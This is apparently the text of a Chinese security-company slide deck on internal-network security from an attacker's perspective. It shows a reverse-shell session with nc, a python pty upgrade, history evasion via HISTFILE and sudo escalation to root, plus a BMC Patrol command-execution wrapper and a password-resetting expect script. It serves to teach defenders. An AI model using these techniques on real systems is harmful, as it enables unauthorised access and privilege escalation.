

攻击视角下的内网安全

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
广州锦行网络科技有限公司

什么是内网安全？



内网安全定义

- ◆ 内网安全属于信息安全概念中网络安全的一部分
- ◆ 内网安全直接决定核心数据安全



过时的安全策略



不科学的密码策略

- ◆ 过于复杂的密码策略
- ◆ 过长的密码长度
- ◆ 过短的生存期

PREPAID Database						
System Part	Host name	IP address	Login	Password	SQL PLUS	Password
prepaiddb01	prepaiddb01	172.23	oracle		ip:	
		172.33			sc	sc
			root	3		p
prepaiddb02	prepaiddb02	172.24	oracle		ip:	
		172.34			sc	sc
			root	3		p

过时的安全策略

不科学的访问/权限控制策略

◆ 禁止root登录

◆ 用sudo代替su

```
[root@localhost ~]$ more .bash_history
ls
cd web
[root@localhost ~]#
[root@localhost ~]# nc -l 443
id
uid=502(unixadm) gid=502(unixadm) groups=502(unixadm) context=unconfined_u:unconfined_r:unc
python -c 'import pty;pty.spawn("/bin/bash")'
[unixadm@localhost ~]$ export HISTFILE=
export HISTFILE=
[unixadm@localhost ~]$ sudo -l
sudo -l
[sudo] password for unixadm: abc123

Matching Defaults entries for unixadm on this host:
requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User unixadm may run the following commands on this host:
(ALL) ALL
[unixadm@localhost ~]$ sudo /bin/bash
sudo /bin/bash
[root@localhost unixadm]# export HISTFILE=
export HISTFILE=
[root@localhost unixadm]# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) con
[root@localhost unixadm]#
```

只需要获得普通用户密码即可

过时的安全策略



冗长的日志记录信息

- ◆ 记录记录记录。。。
- ◆ 不恰当的行为记录

```
export HISTORY_FILE=/var/log/`date '+%y-%m-%d'`.log
export PROMPT_COMMAND='{ date "+%y-%m-%d %T #####" $(who am i |awk "{print \$1\\" \"$2\\"
\\\"$5}")" ####" $(history 1 | { read x cmd; echo "$cmd"; })"; } >> $HISTORY_FILE'
```

管理脚本

各种自动化任务脚本的安全问题

- ◆ FTP 脚本
- ◆ SSH Private Key 管理
- ◆ Expect

```
#!/usr/bin/expect -f
set pass [ exec cat /home/admin/ssh/.tmppass ]
set servername [lindex $argv 0 ]
set tnum [lindex $argv 1]
spawn ssh $servername
expect "Are you sure you want to continue connecting (yes/no)?\r"
log_user 0
send "yes"
expect "Enter passphrase for RSA key '/home/admin/.ssh/identity':\r"
send "$pass\r"
expect "$\r"
send "/usr/local/bin/sudo bash\r"
expect "bash-2.05\r"
send "sudo bash\r"
log_user 1
expect "bash-2.05\r"
expect "#\r"
send "passwd $tnum\r"
expect "assword:"
send "welcome\r"
expect "assword:"
send "welcome\r"
expect "#\r"
send "exit\r"
```


集中管理安全平台



安全平台的安全问题

- ◆ HP SiteScope
- ◆ HP OpenView
- ◆ BMC Patrol

```
[root@tac001 tmp]$ cat >a.sh
#!/bin/bash
export PATH=$PATH:$OSS_BASE/"PATROL"$OSS_VERSION/$OSS_TARGET/bin
export PATROL_HOME=$OSS_BASE/"PATROL"$OSS_VERSION/$OSS_TARGET
echo "system(\"$2\");" >cmd
echo "execps1 -f cmd " >>ps1.$$
PatrolCli -f ps1.$$
rm ps1.$$

[root@tac001 tmp]$ ./a.sh nocsr "id"
uid=125(patrol) gid=800(patrol) groups=800(patrol)
```

内网中的安全盲区



大型操作系统的安全选择

- ◆ 大型系统注重性能监控，安全监控不多


纠结的安全管理员



安全管理员尴尬的定位

- ◆ 无力推动信息安全建设
- ◆ 安全事件责任划分

网络安全重心



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Thank you